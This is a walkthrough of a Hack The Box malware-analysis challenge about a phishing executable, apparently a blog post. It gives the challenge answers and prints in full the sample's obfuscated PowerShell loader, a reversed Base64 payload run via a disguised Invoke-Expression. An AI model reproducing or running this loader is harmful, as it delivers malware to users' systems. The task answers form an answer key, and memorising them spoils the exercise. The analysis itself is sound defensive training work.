

Categories
Tags
2025 Active-Directory Adobe ColdFusion Apache ASP DotNet Aug 2024 AWS B2R Binary Binary Hijacking Broken Access Control Burpsuite Caido Clickjacking Cloud Crackmes Cryptography CVE-2009-3548 CVE-2014-1812 CVE-2024-28397 CVE-2024-32019 CVE-2025-24893 Debugging Easy Email-Forensics Engineering Eternal Blue Exploitation Feb File-upload-vulnerabilities Flare-On Forensics Free FTP HACK HAVOC HTB HttpFileServer IDA IIS impacket Industrial-Control-System Information Disclosure js2py KPMG Linux Malware-Analysis Metasploit Microsoft-Access-database Misc Mobile MS10-092 MS14-025 MS16-032 MS17-010 npbackup nsudo Oct 2024 Operational-Technology OSINT Path-Injection Path-Traversal-To-RCE PMA_Labs Programming PwnedLabs RCE Retired Reverse Reverse Engineering Reversing Runas-Abuse S3 S3-to-AccountID Scripting Sherlock SMB Snyk SSRF Steg Telnet Tomcat VIP Web Windows x64dbg xwiki
1367 words
7 minutes
HTB Sherlocks Heartbreaker-Continuum March 2025

- Sherlock Scenario
- Following a recent report of a data breach at their company, the client submitted a potentially malicious executable file. The file originated from a link within a phishing email received by a victim user. Your objective is to analyze the binary to determine its functionality and possible consequences it may have on their network. By analyzing the functionality and potential consequences of this binary, you can gain valuable insights into the scope of the data breach and identify if it facilitated data exfiltration. Understanding the binary’s capabilities will enable you to provide the client with a comprehensive report detailing the attack methodology, potential data at risk, and recommended mitigation steps.
- Category: Malware Analysis
- Difficulty: Easy
- File: HeartBreakerContinuum.zip
Task 1
To accurately reference and identify the suspicious binary, please provide its SHA256 hash.
- I used
sha256sumtool in wsl kali (Windows Subsystem Linux).

12DAA34111BB54B3DCBAD42305663E44E7E6C3842F015CCCBBE6564D9DFD3EA3
Task 2
When was the binary file originally created, according to its metadata (UTC)?
- I can use a tool such as PEStudio, which is used for spotting suspicious artifacts in executable files, to find the correct creation date of the executable file.
- After loading the file, we notice the creation date under the “stamps” section as March 13, 2024, 10:38:06 UTC.

2024-03-13 10:38:06
Task 3
Examining the code size in a binary file can give indications about its functionality. Could you specify the byte size of the code in this binary?
- We can use
pestudioagain and under theoptional-header (subsystem > GUI)we can seesize-of-codefield and value is38400 bytes - It is the total size (in bytes) of the executable code in the PE file (usually the
.textsection).

38400
Task 4
It appears that the binary may have undergone a file conversion process. Could you determine its original filename?
- There is one PowerShell file inside
resourcessection of PE which isnewILY.ps1and instance say that it is.NET Assembly. - This means the executable likely started as a PowerShell script, and then threat actor converted or wrapped it into an EXE - usually using a tool like:
- PS2EXE
- PowerShell packer/converter
- Custom .NET wrapper
- Malware stager that embeds .ps1 inside resources
- PE files don’t normally contain a PowerShell script inside their resources unless: the EXE was created from that PS1 script.
- So we simply dump it and save it for later analysis.

newILY.ps1
Task 5
Specify the hexadecimal offset where the obfuscated code of the identified original file begins in the binary.
- To solve this, I used the tool HxD.
- After opening the file and scrolling until we come across the obfuscated code segment, we find the hexadecimal offset to start at 2C74.

2C74
Task 6
The threat actor concealed the plaintext script within the binary. Can you provide the encoding method used for this obfuscation?

- Right away, we can tell this is Base64 encoded, hinted at by the equal signs (==). Additionally, we can also tell that we need to reverse the obfuscated script, as these equal signs usually appear at the end.
- We can use a tool like CyberChef to reverse the script and decode the Base64 algorithm to obtain the human-readable script utilized by the executable:
- Here is the whole PowerShell script
newILY.ps1
$sCrt = "==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" ;
$enC = $sCrt.ToCharArray() ; [array]::Reverse($enC) ; -join $enC 2>&1> $null ;
$bOom = [sYsTeM.tExT.eNcOdInG]::uTf8.GeTsTrInG([sYsTeM.cOnVeRt]::fRoMbASe64sTrInG("$enC")) ;
$iLy = "iNv"+"OKe"+"-Ex"+"PrE"+"SsI"+"On" ; NeW-AliAs -NaMe ilY -VaLuE $iLy -FoRcE ; ilY $bOom ;
- And it is indeed execute this base64 encoded text as we can see it is building
iNv"+"OKe"+"-Ex"+"PrE"+"SsI"+"OnasiNvOKe-ExPrESsIOn. - Step 1: Reverse Base64 code
